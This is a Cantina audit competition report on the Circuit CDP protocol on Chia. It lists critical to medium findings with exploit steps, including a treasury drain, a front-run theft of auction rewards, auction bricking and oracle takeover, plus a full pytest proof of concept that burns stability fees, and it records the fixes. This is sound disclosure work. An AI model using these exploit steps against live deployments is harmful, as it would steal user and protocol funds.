CANTINA

Circuit Puzzles

Competition

August 21, 2025

Contents

1 Introduction

1.1 About Cantina

Cantina is a security services marketplace that connects top security researchers and solutions with clients. Learn more at cantina.xyz

1.2 Disclaimer

A competition provides a broad evaluation of the security posture of the code at a particular moment based on the information available at the time of the review. While competitions endeavor to identify and disclose all potential security issues, they cannot guarantee that every vulnerability will be detected or that the code will be entirely secure against all possible attacks. The assessment is conducted based on the specific commit and version of the code provided. Any subsequent modifications to the code may introduce new vulnerabilities, therefore, any changes made to the code would require an additional security review. Please be advised that competitions are not a replacement for continuous security measures such as penetration testing, vulnerability scanning, and regular code reviews.

1.3 Risk assessment

Severity	Description
High	*Must* fix as soon as possible (if already deployed) and can be triggered by any user without significant constraints, generating outsized returns to the exploiter. For example: loss of user funds (significant amount of funds being stolen or lost) or breaking core functionality (failure in fundamental protocol operations).
Medium	Global losses <10% or losses to only a subset of users, requiring significant constraints (capital, planning, other users...) to be exploited. For example: temporary disruption or denial of service (DoS), minor fund loss or exposure or breaking non-core functionality
Low	Losses will be annoying but easily recoverable, requiring unusual scenarios or admin actions to be exploited.
Gas Optimization	Suggestions around gas saving practices.
Informational	Suggestions around best practices or readability.

1.3.1 Severity Classification

The severity of security issues found during the security review is categorized based on the above matrix. High severity findings represent the most critical issues that must be addressed immediately, as they either have high impact and high likelihood of occurrence, or medium impact with high likelihood.

Medium severity findings represent issues that, while not immediately critical, still pose significant risks and should be addressed promptly. These typically involve scenarios with medium impact and medium likelihood, or high impact with low likelihood.

Low severity findings represent issues that, while not posing immediate threats, could potentially cause problems in specific scenarios. These typically involve medium impact with low likelihood, or low impact with medium likelihood.

Lastly, some findings might represent improvements that don't directly impact security but could enhance the codebase's quality, readability, or efficiency (Gas and Informational findings).

2 Security Review Summary

Circuit is a DeFi protocol built on the Chia blockchain. Specifically, Circuit is a collateralized debt position (CDP) protocol that allows users to borrow Bytecash (BYC), a USD stablecoin issued by the protocol, against XCH, the native token of Chia.

From May 19th to Jun 16th Cantina hosted a competition based on circuit-puzzles. The participants identified a total of **38** issues in the following risk categories:

- Critical Risk: 5
- High Risk: 1
- Medium Risk: 9
- Low Risk: 12
- Gas Optimizations: 0
- Informational: 11

The fixes provided by CircuitDAO were not verified by Cantina.

The present report only outlines the **critical**, **high** and **medium** risk issues.

3 Findings

3.1 Critical Risk

3.1.1 Treasury can be fully emptied via surplus auctions due to missing treasury coin uniqueness check

Submitted by muellerberndt

Severity: Critical Risk

Context: *(No context files were provided by the reviewer)*

Summary: Surplus auctions are meant to take place if the total amount of BYC in the treasury is above the treasury maximum. However, due to a logic bug in the surplus auction start operation, the treasury can be fully auctioned off at any time. Depleting the treasury breaks multiple core functions of the protocol and results in losses as the treasury BYC is sold at a discount.

Finding Description: In `surplus_auction_start`, the user is required to pass a list of `treasury_coins`. The function `assert-treasury-coins-withdrawal` makes sure that the sum of the amounts in the chosen subset of treasury coins remains above the treasury maximum after the lot amount has been subtracted.

However, there is no uniqueness check on the treasuries in the list. On Chia, a coin and its output can both be spent in the same block/spend bundle. Therefore, the attacker can spend the same treasury coin repeatedly and provide the coin IDs of the created ephemeral coins along with the final output coin. The attacker can use this to cause the total available BYC amount to be overestimated.

Assume that there is only one treasury coin (T-1) with 1,000 BYC and `STATUTE_TREASURY_MAXIMUM` is 1,500. The attacker spends T-1 with `withdraw_amount = 10`, then the output coin of that spend again with withdraw amount `10`. `new_treasury_coins_amount` then becomes 990 + 980 = 1,970, which is more than `STATUTE_TREASURY_MAXIMUM` and therefore the auction is allowed even though only 980 BYC remain in the treasury.

By creating the appropriate chain of spends, an attacker can start a surplus auction at any time, completely ignoring `STATUTE_TREASURY_MAXIMUM`, until all but a small amount of BYC has been sold off. CRT holders profit directly from this attack as they can buy BYC at a discount.

Impact Explanation: The issues impacts multiple core functionalities of the protocol:

1. Treasury operations are no longer available;
2. Savers cannot be paid interest;
3. Bad debt settlement from the treasury no longer works.

Even though there is no direct theft of funds, this seems to match the severity definition of **critical** as described it the contest rules.

Likelihood Explanation: The attack is simple to execute.

Recommendation: Other parts of the protocol (e.g. recharge auction) verify the uniqueness of the treasury coins in the input list. The code should revert if the same `LAUNCHER_ID` is detected twice.

CircuitDAO: Fixed in commit `8e245b99e6c6843107be81d36919ae24e456ccce`.

3.1.2 Unverified solution parameters in recharge_settle could lead to loss of tokens

Submitted by maxzuvex, also found by perseverance

Severity: Critical Risk

Context: *(No context files were provided by the reviewer)*

Summary: The Zellic's finding 3.9 (*Unverified solution parameters in recharge_win could lead to loss of tokens*) is not fixed and still exploitable. The two commits (`badd1d21`, `b80b2663`) intended to fix the issue only refactor the code and do not fix the core issue.

The `recharge_settle.clsp` puzzle still trusts a caller's supplied `crt_tail_hash` to derive the `funding_coin_id` for CRT token issuance. This allows an attacker to settle any concluded recharge auction, divert the newly minted CRT tokens to a fake CAT under their control, and cause a permanent loss of funds for the auction winner.

Vulnerability Details: The purpose of the `recharge_settle` is to finalize a recharge auction. It does this by creating a `SEND_MESSAGE` condition that instructs the canonical CRT issuance coin to mint the awarded CRT tokens for the auction's winner. The security of this entire process relies on the puzzle correctly identifying the issuance coin.

The vulnerability is in the puzzle calculating the issuance coin's ID using parameters provided by the caller in the solution, rather than deriving them from its own trusted state.

```
; circuit_puzzles/programs/recharge_settle.clsp`
(assign-lambda
  ...
  funding_coin_id (calculate-coin-id
    (f funding_coin_info)              ; parent_coin_id from SOLUTION
    (curry_hashes CAT_MOD_HASH
      (sha256 ONE CAT_MOD_HASH)
      (sha256 ONE crt_tail_hash)       ; TAIL HASH IS FROM THE SOLUTION
      RUN_TAIL_MOD_HASH)
    (r funding_coin_info))             ; amount is also from SOLUTION

  (assert ...)                           ; NO VALIDATION of crt_tail_hash

  ...

  (list SEND_MESSAGE 0x3f
    (concat
      PROTOCOL_PREFIX
      (sha256tree
        (c STATUTES_STRUCT
          (c target_puzzle_hash winning_crt_bid_amount)
        )
      )
    )
    funding_coin_id
  )
```

The puzzle trusts that the `crt_tail_hash` provided in the solution is the correct one. An attacker can substitute the tail hash of their own malicious CAT, causing the `funding_coin_id` to point to a fake issuance coin they control. When the attacker calls the `recharge_settle` operation, the puzzle needs to compute the `funding_coin_id` to know where to send the CRT issuance message. This is how it gets its inputs for `calculate-coin-id`:

1. `parent_id` & `amount`: These are taken from `funding_coin_info`, which is a parameter provided by the attacker in the solution.
2. `puzzle_hash`: This is calculated by currying several values. The most important one is `crt_tail_hash`, which is also a parameter provided by the attacker in the solution.

The attacker controls all three inputs to the calculation.

Remedation commits for Zellic 3.9: The two commits intended to fix this issue failed to fix the root cause. Neither of them adds the assertion that the provided `crt_tail_hash` matches the canonical one derived from the puzzle's own trusted `STATUTES_STRUCT`.

- Commit `badd1d21` correctly internalises the computation of `funding_coin_id`, but because it still trusts `crt_tail_hash`, the fix is incomplete and the original issue persists. It only shifts the trust from one caller's controlled argument (`funding_coin_id`) to another (`crt_tail_hash`) without on-chain validation against the known correct value. The core issue of trusting external input remains.
- Commit `b80b2663` mainly introduced a new `run_tail.clsp` puzzle and other unrelated improvements.

Proof of Concept: An attacker can steal the entire CRT reward from any recharge auction with these steps:

1. Wait for a recharge auction to end, keep note the winning bid amount.
2. Prepare a fake CAT with a custom tail hash and a corresponding issuance coin (using `run_tail.clsp`).
3. Front-run the winner by calling the `recharge_settle` operation on the finalized auction coin.

4. Provide a fake solution containing:
   - `crt_tail_hash`: The tail hash of the attacker's fake CAT.
   - `funding_coin_info`: The parent ID and amount of the attacker's fake issuance coin.
5. The `recharge_settle` puzzle executes successfully, as it has no basis to reject the malicious `crt_tail_hash`. It computes a `funding_coin_id` pointing to the attacker's coin and sends the issuance message.
6. The attacker's issuance coin receives the message and mints look alike tokens.

As the results, the auction winner receives no CRT. The attacker successfully steal the rewards.

Severity: This is a critical bug that leads to direct and irreversible loss of funds for protocol users. It completely ruins the economic incentive of the recharge auction, as winners have no guarantee they will receive their assets!

Recommendation: Remove trust from the solution parameters:

1. The `recharge_settle` puzzle MUST NOT accept `crt_tail_hash` as a solution parameter. It must compute the canonical CRT tail hash internally using its trusted, curried `STATUTES_STRUCT`:

```
(assign canonical_crt_tail_hash (curry_hashes CRT_TAIL_MOD_HASH (sha256tree STATUTES_STRUCT)))
```

2. Also to prevent front-running, the puzzle must ensure the settlement is for the actual winner. It should assert that the `target_puzzle_hash` from the solution matches the one stored in `LAST_BID`.

CircuitDAO: Fixed in commit `f1d0063c9923f4e5e927b9ef7c6b76ed1a0d35de`.

3.1.3 Malicious Bidder Can Disable Surplus & Recharge Auctions

Submitted by yakuhito, also found by yakuhito

Severity: Critical Risk

Context: *(No context files were provided by the reviewer)*

Summary: In surplus and recharge auctions, a bidder can set a payout puzzle hash, which is used to either return their bid (if they're outbid) or pay whichever asset is being auctioned. Because the value is not sanitized, a malicious bidder can provide a list instead of a 32-byte value, which makes both the outbid and settle actions impossible. An attacker can therefore 'brick' surplus and recharge auctions by submitting only one malicious bid per auction (the initial bid can be as small as one mojo).

Finding Description: The recharge auction bid puzzle re-creates the coin with an unsanitized `target_puzzle_hash` value. An attacker may set this value to a list. The new coin has two possible spend paths that can consume the `target_puzzle_hash` field of `LAST_BID`. First, a user may attempt to make a higher bid, in which case the same puzzle will be called with `last_target_puzzle_hash` being set to the malicious (list) value. This will create an `ASSERT_PUZZLE_ANNOUNCEMENT` condition that is impossible to satisfy, as a CAT inner puzzle may not emit `CREATE_COIN` conditions where the puzzle hash field is a list (tree hashing/currying with the outer layer would fail). Second, the bid TTL may pass, in which case the recharge auction settle puzzle will be called. The puzzle will send a message where `target_puzzle_hash` is a list to the CRT TAIL puzzle, which will attempt to apply `curry_hashes` on the value (which would also raise an error). No matter which path is taken, a malicious bid - no matter how small - forever 'pauses' a recharge auction.

This bug also affects surplus auctions, with the bid and settle puzzles having the same logic (and afferent issues).

Severity Explanation: High severity as these auctions cannot be restarted, and initial bids can be as low as 1 mojo. The issue mainly falls in the following category of vulnerabilities: `Breaks Core Functionality: Causes a failure in fundamental protocol operations.`

Recommendation: Assert that `target_puzzle_hash` is a 32 bytes long atom.

CircuitDAO: Fixed in commit `4fe4b0a7c4b3f205aed1242e897583c3087a3e69`.

3.1.4 Malicious Actors Can Claim Users' Auction Bids

Submitted by yakuhito

Severity: Critical Risk

Context: surplus_bid.clsp#L12

Description: There is no way for protocol users/keepers to assert the `target_puzzle_hash` used in the solution of both kinds of auctions (recharge & surplus). A malicious farmer (or attacker monitoring the mempool) may steal legitimate bids by overwriting the parameter before the transactions are confirmed through the Replace-by-Fee mechanism.

This happens because auctions are multi-block processes. By overwriting `target_puzzle_hash`, an attacker is able to either get the bid refunded (if someone else outbids the attacked bid), claiming the user's funds, or to claim the auction proceeds with little to no investment (RBF required fee bump).

Severity Explanation: This vulnerability falls into the following category: `Loss of User Funds: A vulnerability that could lead to user funds being stolen or lost.` Note that malicious farmers are just one party that can exploit this vulnerability: by leveraging Chia's replace-by-fee (RBF) mechanism, any attacker monitoring the mempool and willing to pay a replacement fee can claim a pending bid. It is highly possible that the replacement fee is orders of magnitude lower than the value of the 'guaranteed' payout (minimum between refund and assets sent when the auction is won) as, historically, fees on Chia have been a few cents at most.

Recommendation: Puzzles should create coin announcements that user fund coins can assert to ensure bids are attributed to the right bidder. Alternatively, the puzzle hash of the bidder may be included in the offer nonce (along with - not instead of - the protocol coin id).

This issue is may not only be limited to auctions, so a thorough code review to identify other similar parameter attacks is highly recommended.

CircuitDAO: Fixed in the following commits:

- Announcer registry: `8089537ea041399ca4c65b51f222020f0c5ae976`.
- Recharge auction: `23626f8fa37f14ebe60c98f51ec83806de29f9f2`.
- Surplus auction: `2dce9a382cb963cf10c0925fd2208a821be013c2`.
- Oracle: `6a8e5fba92a554c6b720cf3aeb2cf9728c5925aa`.
- Savings: `a2243723449a0690c8b7fa76064ce02f0558f40a`.
- Collateral vault: `fcd30275b9f1133a8b88aa7e672d3f7b8e2b6ee1`.
- Treasury: `b6fadac47274d0fab0cdb7659a53e1adcb273a34`.
- Announcer: `e9d775a304df61898572ece66d18582988a36e2f`.
- Governance: `e22dd7233ac71aad96df11c19275c052797cab97`.

3.1.5 Broken Lineage Check Lets Anyone Create Approved Announcers

Submitted by yakuhito, also found by RICHI and oakcobalt

Severity: Critical Risk

Context: announcer_configure.clsp#L125-L132

Description: The atom announcer configure puzzle has an 'exit layer' path that can be triggered by anyone (i.e., owner, but also keepers). This path creates a new coin with a puzzle hash of `INNER_PUZZLE_HASH`. A malicious actor can create a non-approved atom announcer, change the inner puzzle hash to a hash corresponding to an atom announcer layer with `APPROVED=1`, and then exit the non-approved layer as a keeper (without executing the inner puzzle). The resulting coin will appear as approved by governance, passing lineage checks due to its parent top puzzle being a non-approved atom announcer puzzle.

Severity Explanation: Using this bug, a malicious party can register as many approved atom announcers as they'd like. This would allow them to get most of the rewards from the announcer registry. More importantly, this would give the malicious party full control over the XCH/USD price feed, which is a fundamental protocol building block. Most (if not all) user vaults with active principal could, for example, be forced into liquidation by setting the XCH price to 0.1 USD. Users would only have a small [price update] delay to close their positions (EDIT: or none at all, as the XCH price change would be big enough that the oracle code would bypass timestamp checks).

Recommendation: At its core, this vulnerability is similar to `3.1 Broken lineage check due to governance-coin unwrap logic` (identified in the Zellic report). I recommend a two-step solution:

- Make sure that only the owner of the atom announcer can trigger the 'exit announcer layer' path above by asserting `inner_puzzle_hash`. This way, the path can only be triggered when the inner puzzle is executed - an atom announcer layer nested in another atom announcer layer would then only work if all the curried parameters are the same.
- When exiting, create an intermediary exit coin, just like `governance_exit.clsp`. This would break the lineage check of an inner atom announcer layer with the same curried in parameters. While I can't find a good (medium severity or higher) attack vector for this situation, I'd recommend being cautious when it comes to lineages.

CircuitDAO: Fixed in commit `50991c3ccaf05ddd2bc9f6c1b84ef2cb9b9250a9` (melt announcer on exit) and `5f273e56129ca8837cfa72fbdf17c4ac59086553` (only owner can exit).

3.2 High Risk

3.2.1 Borrowers can burn stability fees instead of transferring them to the treasury

Submitted by muellerberndt, also found by Agontuk1, jovi and 0xnija

Severity: High Risk

Context: *(No context files were provided by the reviewer)*

Summary: Loans taken out from collateral vaults accrue stability fees that are supposed to be transferred to the treasury on a regular basis. Due to a lack of input validation and an accounting issue in the vault, borrowers can choose to burn all fees instead, causing losses to the protocol.

Finding Description: There are two core issues in `vault_repay.clsp`:

1. The amount of treasury fees to pay is user-specified (`sf_transfer_amount` argument).
2. The `PRINCIPAL` variable / curried argument is allowed to take negative values.

Assume for instance that Alice accrues 40 BYC interest on 1,000 BYC. If she repays 1,040 BYC with `sf_transfer_amount = 0`, then `PRINCIPAL` will fall to -40 and `DISCOUNTED_PRINCIPAL` will be 0. As the entire debt is settled, Alice can withdraw her collateral and open a new vault. As a result, the treasury will have received zero stability fees from the loan.

Impact Explanation: If the issue gets widely exploited, the treasury will repeatedly fall under `TREASURY_MIN` and recharge auctions will occur. This is in the interest of borrowers as they can buy CRT below market price. The impact is classified as "high" according to the contest rules as it constitutes a minor loss to the protocol.

Likelihood Explanation: In principle the attack is trivial to execute. The issue is however mitigated by the fact that keepers can force fee payments to the treasury. That said, there is still a race condition between borrowers and keepers. Net likelihood is medium.

Proof of Concept: The following test reproduces the issue:

```
import pytest
from contextlib import nullcontext
from typing import Optional

from chia._tests.util.spend_sim import SimClient, SpendSim
from chia.types.blockchain_format.program import Program
from chia.types.coin_record import CoinRecord
from chia.types.coin_spend import CoinSpend, make_spend, compute_additions
from chia.types.spend_bundle import SpendBundle
from chia.util.errors import Err
from chia_rs.sized_ints import uint64
from chia_rs import G2Element

from circuit.coin_utils import CoinWithContext
from circuit.drivers.byc import BYC, construct_byc_tail
```

```python
from circuit.drivers.protocol_math import (
    MOJOS,
    calculate_cumulative_discount_factor,
    calculate_debt,
    calculate_fees_to_pay,
)
from circuit.drivers.statutes import StatutePosition, Statutes
from circuit.drivers.vault import CollateralVault, get_collateral_vault_info, get_next_puzzle_state
from circuit.mods import mods
from tests.conftest import CircuitTestEnv, CostLogger, acs, acs_ph, make_vault
from tests.test_oracle import test_basic_oracle_scenario, update_oracle_price
from tests.test_vaults import vault_with_collateral
from tests.utils import debug_spend_bundle

ACS_MOD = mods()["ACS_MOD"]
CAT_MOD = mods()["CAT_MOD"]
does_not_raise = nullcontext


@pytest.mark.asyncio
async def test_stability_fee_bypass_two_vaults(vault_with_collateral, cost_logger):
    """
    Test stability fee burn
    """

    (
        funding_coin,
        treasury_bundles,
        vault_a_spend,  # This is Vault A with collateral
        last_statutes_spend,
        oracle_spend,
        announcer_spends,
        env,
    ) = vault_with_collateral

    client = env.client
    sim = env.sim

    print("\n--- Creating Vault B for Alice ---")
    # === CREATE VAULT B FOR ALICE (same owner as Vault A) ===
    # Get fresh funding for Vault B creation
    announce_spend = Statutes.announce(last_statutes_spend)
    funding_coins = await client.get_coin_records_by_puzzle_hash(acs_ph, include_spent_coins=False)
    origin_coin = max(funding_coins, key=lambda x: x.coin.amount)

    # Launch Vault B with same inner puzzle (Alice owns both vaults)
    origin_cwc = CoinWithContext(origin_coin.coin, acs)
    launcher_id_b, launcher_conditions_b, vault_b_launch_spend = CollateralVault.launch(
        origin_cwc=origin_cwc, inner_puzzle=acs, statutes_spend=announce_spend
    )

    origin_spend_b = make_spend(origin_coin.coin, acs, Program.to(launcher_conditions_b))
    vault_b_bundle = SpendBundle([origin_spend_b, vault_b_launch_spend], G2Element())
    status, err = await client.push_tx(vault_b_bundle)
    assert not err
    await sim.farm_block()

    print(f"Vault B created with launcher ID: {launcher_id_b.hex()[:16]}...")

    # === ADD COLLATERAL TO VAULT B ===
    print("\n--- Adding collateral to Vault B ---")
    funding_coins_b = await client.get_coin_records_by_puzzle_hash(acs_ph, include_spent_coins=False)
    funding_coin_b = max(funding_coins_b, key=lambda x: x.coin.amount)
    collateral_amount_b = funding_coin_b.coin.amount // 4  # Use quarter of available

    deposit_spend_b = CollateralVault.deposit(
        vault_b_launch_spend, acs, announce_spend, collateral_amount_b
    )
    funding_spend_b = make_spend(
        funding_coin_b.coin,
        acs,
        Program.to([])  # Simple spend, no special conditions needed
    )
    deposit_b_bundle = SpendBundle([deposit_spend_b, funding_spend_b], G2Element())
    status, err = await client.push_tx(deposit_b_bundle)
    assert not err
```

```python
await sim.farm_block()

vault_b_info = CollateralVault.get_vault_info(deposit_spend_b)
print(f"Vault B collateral: {vault_b_info.collateral / MOJOS:.3f} XCH")

# === BORROW FROM VAULT A (using the working pattern) ===
print("\n--- Alice borrows from Vault A ---")
statutes_spend = Statutes.announce(last_statutes_spend)  # current statutes spend (as in fixtures)
borrow_amount = uint64(5_000)  # Borrow 5 BYC from Vault A

# Use a fresh, unspent funding coin (largest coin) to avoid UNKNOWN_UNSPENT errors
fresh_funding_records = await client.get_coin_records_by_puzzle_hash(acs_ph, include_spent_coins=False)
assert fresh_funding_records, "No unspent funding coins available for borrow"
fresh_funding_coin = max(fresh_funding_records, key=lambda cr: cr.coin.amount).coin

funding_cwc = CoinWithContext(fresh_funding_coin, acs)
tail, minting_partial_bundle = CollateralVault.borrow(
    vault_a_spend, acs, statutes_spend, acs, borrow_amount, funding_cwc, sim.timestamp
)
borrow_bundle = SpendBundle(minting_partial_bundle.coin_spends + [statutes_spend], G2Element())
status, err = await client.push_tx(borrow_bundle)
assert not err
await sim.farm_block()

vault_a_spend = minting_partial_bundle.coin_spends[-1]  # Updated vault A spend
vault_a_info = CollateralVault.get_vault_info(vault_a_spend)
print(f"Vault A borrowed: {borrow_amount} BYC")
print(f"Vault A principal: {vault_a_info.principal}")

# === GET BYC COINS FOR REPAYMENT ===
byc_cat_puzzle_hash = CAT_MOD.curry(CAT_MOD.get_tree_hash(), tail.get_tree_hash(), acs).get_tree_hash()
byc_coins = await client.get_coin_records_by_puzzle_hash(byc_cat_puzzle_hash, include_spent_coins=False)
byc_coin = [x for x in byc_coins if x.coin.amount == borrow_amount][0]
last_cat_spend = minting_partial_bundle.coin_spends[-2]

# === ATTEMPT STABILITY FEE BYPASS ===
print("\n--- Attempting stability fee bypass ---")
print("Strategy: Use Vault B's collateral/state to repay Vault A's debt")

await sim.farm_block()          # confirm borrow

# fresh statutes coin for the oracle update
fresh_statutes_spend = Statutes.announce(statutes_spend)

# Use a fresh, unspent Statutes coin for the oracle update to avoid
# re-spending the same statutes coin that was consumed in the borrow bundle.
updated_statutes_spend, _, _ = await update_oracle_price(
    announcer_spends, env, oracle_spend, fresh_statutes_spend, cost_logger
)

statutes_info = Statutes.get_statutes_info(updated_statutes_spend)
current_sf = statutes_info.statutes[StatutePosition.STABILITY_FEE_DF.value].as_int()
last_updated = statutes_info.price_info[1]
cumulative_sf_df = calculate_cumulative_discount_factor(
    statutes_info.cumulative_stability_fee_df, current_sf, last_updated, sim.timestamp
)
expected_fees = vault_a_info.get_full_repayment_fee(cumulative_sf_df)
total_repay_amount = uint64(vault_a_info.principal + expected_fees)
print(f"Total amount required to repay (principal + fees): {total_repay_amount}")

# === BORROW REQUIRED BYC FROM VAULT B ===
print("\n--- Borrowing BYC from Vault B for repayment ---")
statutes_for_borrow_b = Statutes.announce(updated_statutes_spend)

# fresh funding coin to cover launcher fee for BYC minting
fresh_xch_b_recs = await client.get_coin_records_by_puzzle_hash(acs_ph, include_spent_coins=False)
fresh_xch_b = max(fresh_xch_b_recs, key=lambda cr: cr.coin.amount).coin
funding_cwc_b = CoinWithContext(fresh_xch_b, acs)

tail_b, borrow_b_partial_bundle = CollateralVault.borrow(
    deposit_spend_b,  # latest spend of Vault B
    acs,
    statutes_for_borrow_b,
    acs,
    total_repay_amount,
    funding_cwc_b,
        sim.timestamp,
    )
    borrow_b_bundle = SpendBundle(borrow_b_partial_bundle.coin_spends + [statutes_for_borrow_b], G2Element())
    status, err = await client.push_tx(borrow_b_bundle)
    assert not err
    await sim.farm_block()

    # Fetch the new BYC coin minted from Vault B borrow
    byc_cat_puzhash = CAT_MOD.curry(CAT_MOD.get_tree_hash(), tail_b.get_tree_hash(), acs).get_tree_hash()
    byc_b_coins = await client.get_coin_records_by_puzzle_hash(byc_cat_puzhash, include_spent_coins=False)
    repay_byc_coin_rec = [rec for rec in byc_b_coins if rec.coin.amount == total_repay_amount][0]
    repay_byc_cwc = CoinWithContext(repay_byc_coin_rec.coin, acs, borrow_b_partial_bundle.coin_spends[-2])

    # === REPAY VAULT A USING BYC FROM VAULT B (bypass attempt) ===
    print("\n--- Repaying Vault A with BYC from Vault B (no SF transfer) ---")

    # after pushing borrow_b_bundle and farming a block
    # statutes_for_borrow_b is now spent, so announce it to get a fresh coin
    fresh_statutes_for_repay = Statutes.announce(statutes_for_borrow_b)

    # Use the treasury spend from the last treasury bundle (it represents the
    # current treasury coin even if that parent coin is already spent - the
    # child coin created by this spend is what will be spent now.)
    treasury_spend = treasury_bundles[-1].coin_spends[0]

    print(f"Total repayment amount: {total_repay_amount}")

    # use this in the repay call
    sf_transfer_amount, melt_amount, tail_rep, repay_partial_bundle = CollateralVault.repay(
        vault_a_spend,
        acs,
        treasury_spend,
        repay_byc_cwc,
        fresh_statutes_for_repay,      # <-- fresh, unspent coin
        total_repay_amount,
        sim.timestamp,
        sf_transfer_amount=uint64(0),
        target_puzzle_hash=acs_ph,
    )

    repay_bundle = SpendBundle(repay_partial_bundle.coin_spends + [fresh_statutes_for_repay], G2Element())
    status, err = await client.push_tx(repay_bundle)
    assert not err
    await sim.farm_block()

    final_vault_a_spend = repay_partial_bundle.coin_spends[-1]
    final_vault_a_info = CollateralVault.get_vault_info(final_vault_a_spend)

    print(f"   sf_transfer_amount (should be 0): {sf_transfer_amount}")
    print(f"   Vault A final principal: {final_vault_a_info.principal}")
    print(f"   Vault A final collateral: {final_vault_a_info.collateral / MOJOS:.3f} XCH")

    # === VERIFY VAULT B UNCHANGED ===
    vault_b_info_final = CollateralVault.get_vault_info(deposit_spend_b)
    print(f"   Vault B final collateral: {vault_b_info_final.collateral / MOJOS:.3f} XCH")
    print(f"   Vault B final principal: {vault_b_info_final.principal}")

    # === ANALYZE RESULTS ===
    print("\n--- Analysis ---")
    print(f"Two vaults successfully created and operated:")
    print(f"  Vault A: Borrowed {borrow_amount} BYC, repaid with {sf_transfer_amount} fees")
    print(f"  Vault B: {vault_b_info_final.collateral / MOJOS:.3f} XCH collateral, untouched")



    # Basic assertions
    assert final_vault_a_info.principal < 0, "Vault A principal should be negative (bypass succeeded)"
    assert sf_transfer_amount == 0, "No stability fees should have been transferred to treasury"
    assert vault_b_info_final.collateral > 0, "Vault B should still have collateral"


if __name__ == "__main__":
    pytest.main([__file__])
```

Recommendation: Prevent `PRINCIPAL` from going negative.

```
(assert (> PRINCIPAL MINUS_ONE) )
```

CircuitDAO: Fixed in commit `31006d705a043f74b612ded4fd928d2ebb18a95d`.

3.3 Medium Risk

3.3.1 `STATUTES_MAX_IDX` Excludes the Governance Fee Slot

Submitted by 0xasen, also found by muellerberndt, alexbabits, 0xBeastBoy, oakcobalt and Dliteofficial

Severity: Medium Risk

Context: statutes_mutation.clsp#L41

Summary: The statutes-mutation logic in `statutes_mutation.clsp` uses `STATUTES_MAX_IDX = 39` but only allows `mutation_index < STATUTES_MAX_IDX`, effectively capping valid indices at 38. As a result, the statute at index 39 - `STATUTE_GOVERNANCE_BILL_PROPOSAL_FEE_MOJOS` - cannot be updated, despite on-chain governance code expecting it to be mutable.

This off-by-one error breaks critical protocol upgradability for the governance fee parameter.

Finding Description:

- Intended Logic: All statutes slots, from index 0 through the maximum defined index (`STATUTES_MAX_IDX = 39`), should be updatable by governance operations. In particular, the governance bill proposal fee (`STATUTE_GOVERNANCE_BILL_PROPOSAL_FEE_MOJOS = 39`) must be mutable so that protocol upgrade proposals can adjust the required fee.

  The `governance_propose_bill` program explicitly references that slot and asserts its value via:

  ```
  (assert-statute
    statutes_puzzle_hash
    STATUTE_GOVERNANCE_BILL_PROPOSAL_FEE_MOJOS
    new_bill_proposal_fee_mojos)
  ```

  This demonstrates that index 39 is intended to be changeable by governance proposals.

- Buggy Logic: In `statutes_mutation.clsp`, the code asserts:

  ```
  (assert
    (> mutation_index -2)                    ; allow -1 or 0
    (> STATUTES_MAX_IDX mutation_index)      ; requires mutation_index < 39
    ...)
  ```

Because it uses > rather than >=, any `mutation_index == 39` fails the check. The helper `(mutate-list mutation_index ...)` would also reject indices equal to the list length.

Impact Explanation:

- Governance Freeze: Proposals that aim to change the bill proposal fee statute (index 39) will always revert. This blocks adjustments to on-chain proposal economics, preventing any future tuning of a critical governance parameter.
- Upgrade Path Denial: Critical governance parameters tied to index 39 cannot be amended on-chain, undermining the protocol's self-amendment and emergency update capabilities.

Likelihood Explanation: Any on-chain proposal to modify `STATUTE_GOVERNANCE_BILL_PROPOSAL_FEE_MOJOS` will fail.

Proof of Concept:

1. Constants in `statutes_utils.clib`.

   ```
   (defconst STATUTES_MAX_IDX 39)
   (defconst STATUTE_GOVERNANCE_BILL_PROPOSAL_FEE_MOJOS 39)
   ```

Full statutes list can be found in statutes_utils.clib#L5-L48

2. Mutation Guard in `statutes_mutation.clsp`.

```
(assert
  (> mutation_index -2)               ; allows -1 (custom) or 0
  (> STATUTES_MAX_IDX mutation_index) ; enforces mutation_index < 39
  ...)
```

3. Governance Contract Expects Slot 39. In `governance.clsp`:

```
(assert-statute statutes_puzzle_hash
  STATUTE_GOVERNANCE_BILL_PROPOSAL_FEE_MOJOS
  new_bill_proposal_fee_mojos)
```

4. Failure Scenario:
   - Submit a governance spend with `(statute_index = 39, new_bill_proposal_fee_mojos = X)`.
   - The mutation code's guard `> 39 39` evaluates to `false`, aborting the spend.

Recommendation:

1. Adjust Bounds Check: Change the assertion to allow `mutation_index == STATUTES_MAX_IDX`:

```
- (> STATUTES_MAX_IDX mutation_index)
+ (>= STATUTES_MAX_IDX mutation_index)
```

2. Update `mutate-list`: Ensure it permits replacement at the final list position:

```
(if statutes
  ...
  (if (>= mutation_index index)    ; allow mutation_index == index at end
    ...
    (x)))
```

CircuitDAO: Fixed in commit `83e203fa463a3eeef8b4644ead94c5f0f8cb935c`.

3.3.2 `BID_TTL` Bypass in Recharge Auction Allows Premature Settlement, Enabling Cheap CRT Token Minting

Submitted by perseverance, also found by perseverance, alexbabits and alexbabits

Severity: Medium Risk

Context: recharge_settle.clsp#L68-L72

Summary: The `BID_TTL` (Bid Time-To-Live) in the Recharge Auction can be bypassed by manipulating the `current_timestamp` parameter within its permissible range, allowing an auction to be settled `recharge_settle.clsp` prematurely, potentially in the same block with the `recharge_start_auction.clsp` and `recharge_bid.clsp` operations. This undermines the price discovery mechanism and fairness of the auction.

The attacker can exploit this bug to win the auction to mint CRT tokens by paying BYC tokens at the minimum price, thus causing significant loss for the protocol and participants who intended to acquire CRT tokens at fair market prices.

Finding Description: The `recharge_settle.clsp` program, which is an operation within the main `recharge_auction.clsp` puzzle, determines if an auction can be settled by checking if the `BID_TTL` has expired since the last bid. The condition used is:

- recharge_settle.clsp#L47

  ```
  (> (- current_timestamp timestamp) bid_ttl)
  ```

- `current_timestamp` is provided in the solution by the user.
- `timestamp` is derived from a `current_timestamp` in a previous successful bid transaction.

The `current_timestamp` parameter is constrained by two conditions in both `recharge_settle.clsp` and `recharge_bid.clsp`:

- recharge_settle.clsp#L69-L72
- recharge_bid.clsp#L69-L72

```
; current_time minus one tx block time should already be in the past
(list ASSERT_SECONDS_ABSOLUTE (- current_timestamp MAX_TX_BLOCK_TIME))
; make sure that current_timestamp hasn't happen yet, allow it to be in mempool for 5 tx blocks
(list ASSERT_BEFORE_SECONDS_ABSOLUTE (+ current_timestamp (* 5 MAX_TX_BLOCK_TIME)))
```

First condition: `T_prev_block` = timestamp of previous block.

```
(ASSERT_SECONDS_ABSOLUTE (- current_timestamp MAX_TX_BLOCK_TIME))
```

